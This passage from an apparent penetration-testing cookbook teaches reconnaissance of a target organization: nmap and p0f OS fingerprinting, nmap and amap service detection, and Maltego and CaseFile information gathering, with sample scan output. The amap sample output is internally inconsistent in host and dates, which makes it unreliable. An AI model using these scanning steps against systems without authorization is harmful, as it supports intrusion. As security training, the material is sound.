At this point of the information gathering process, we should now have documented a list of IP addresses, active machines, and open ports identified from the target organization. The next step in the process is determining the running operating system of the active machines in order to know the type of systems we're pentesting.

Getting ready


A Wireshark capture file is needed in order to complete step 2 of this recipe.

How to do it...

Let's begin the process of OS fingerprinting from a terminal window:

1. Using Nmap, we issue the following command with the `-O` option to enable the OS detection feature:

```
nmap -O 192.168.56.102
```



2. Use p0f to analyze a Wireshark capture file:

```
p0f -s /tmp/targethost.pcap -o p0f-result.log -l


p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns
<wstearns@pobox.com>
p0f: listening (SYN) on 'targethost.pcap', 230 sigs (16
generic), rule: 'all'.
[+] End of input file.
```

Service fingerprinting

Determining the services running on specific ports will ensure a successful pentest on the target network. It will also remove any doubts left resulting from the OS fingerprinting process.

How to do it...

Let's begin the process of service fingerprinting by opening a terminal window:

1. Open a terminal window and issue the following command:

```
nmap -sV 192.168.10.200

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-03-28
05:10 CDT
Interesting ports on 192.168.10.200:
Not shown: 1665 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd 5.0
25/tcp open smtp Microsoft ESMTP 5.0.2195.6713
80/tcp open http Microsoft IIS webserver 5.0
119/tcp open nntp Microsoft NNTP Service 5.0.2195.6702
(posting ok)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
443/tcp open https?
445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds
1025/tcp open mstask Microsoft mstask
1026/tcp open msrpc Microsoft Windows RPC
1027/tcp open msrpc Microsoft Windows RPC
1755/tcp open wms?
3372/tcp open msdtc?
6666/tcp open nsunicast Microsoft Windows Media Unicast
Service (nsum.exe)

MAC Address: 00:50:56:C6:00:01 (VMware)
Service Info: Host: DC; OS: Windows

Nmap finished: 1 IP address (1 host up) scanned in 63.311
seconds
```

2. Using Amap, we can also identify the application running on a specific port or a range of ports, as shown in the following example:

```
amap -bq 192.168.10.200 200-300


amap v5.4 (www.thc.org/thc-amap) started at 2012-03-28
06:05:30 - MAPPING mode
Protocol on 127.0.0.1:212/tcp matches ssh - banner: SSH-2.0-
OpenSSH_3.9p1\n
Protocol on 127.0.0.1:212/tcp matches ssh-openssh - banner:
SSH-2.0-OpenSSH_3.9p1\n
amap v5.0 finished at 2005-07-14 23:02:11
```

Threat assessment with Maltego

In this recipe, we'll begin with the use of a special BackTrack edition of Maltego, which will aid us in the information gathering phase by representing the information obtained in an easy-to-understand format. **Maltego** is an open source threat assessment tool that is designed to demonstrate the complexity and severity of a single point of failure on a network. It has the ability to aggregate information from both internal and external sources to provide a clear threat picture.


Getting ready

An account is required in order to use Maltego. To register for an account, go to `https://www.paterva.com/web6/community/`.


How to do it...

Let's begin the recipe by launching Maltego:


1. Launch Maltego by clicking on **Applications** | **BackTrack** | **Information Gathering** | **Web Application Analysis** | **Open Source Analysis** | **maltego**:




2. Click on **Next** on the startup wizard to enter the login details:




3. Click on **Next** to validate our login credentials. When validated, click on the **Next** button to proceed.
4. Select the transform seed settings and click on **Next**:




5. The wizard will perform several operations before continuing to the next screen. When done, select **Open a blank graph and let me play around** and click on **Finish**:




6. To begin with, drag-and-drop the **Domain** entity from the component **Palette** to the New Graph document:




7. Set the domain name target by clicking on the created **Domain** entity and editing the **Domain Name** property located on the Property View:



8. Once the target is set, we can start gathering information. To begin with, right-click on the created **Domain** entity and select **Run Transform** to display the available options:



9. We can choose to find the DNS names, perform a WHOIS, get the e-mail addresses and so on, or we can also choose to run all the transforms as shown in the following screenshot:



10. We can get even more information by performing the same operation with a linked child node, and so on until we get all the information we can.


How it works...

In this recipe, we used Maltego to map the network. Maltego is an open-source tool used for information gathering and forensics, which was created by Paterva. We began the recipe by completing the setup wizard. Next, we used the **Domain** entity by dragging it into our graph. Finally, we concluded by allowing Maltego to complete our graph by checking various sources to complete the task. This makes Maltego highly useful because we are able to utilize this automation to quickly gather information on our target, such as gather e-mail addresses, servers, perform WHOIS lookups, and so on.

The Community Edition only allows us to use 75 transforms as a part of our information gathering. The full version of Maltego currently costs $650.

There's more...

Activating and deactivating transforms is done through the **Transform Manager** window under the **Manage** ribbon tab:



To be able to use several transformations, a disclaimer must be accepted first.

Mapping the network


With the information gained from the earlier recipes, we can now proceed to create the blueprint of the organization's network. In this final recipe of the chapter, we will see how to visually compile and organize the information obtained using Maltego CaseFile.

CaseFile, as stated on the developer's website, is like Maltego without transforms but with tons of features. Most of the features will be demonstrated in the *How to do it...* section of this recipe.


How to do it...

Let's begin the recipe by launching CaseFile:


1. Launch CaseFile by clicking on **Applications** | **BackTrack** | **Reporting Tools** | **Evidence Management** | **casefile**.
2. To create a new graph, click on **New** in the CaseFile's application menu:




3. Just as with Maltego, we drag-and-drop each entity from the component **Palette** into the graph document. Let's start by dragging the **Domain** entity and changing the **Domain Name** property:




4. To add a note, hover your mouse pointer over the entity and double-click on the note icon:




5. Let's drag another entity to record the DNS information from the target:



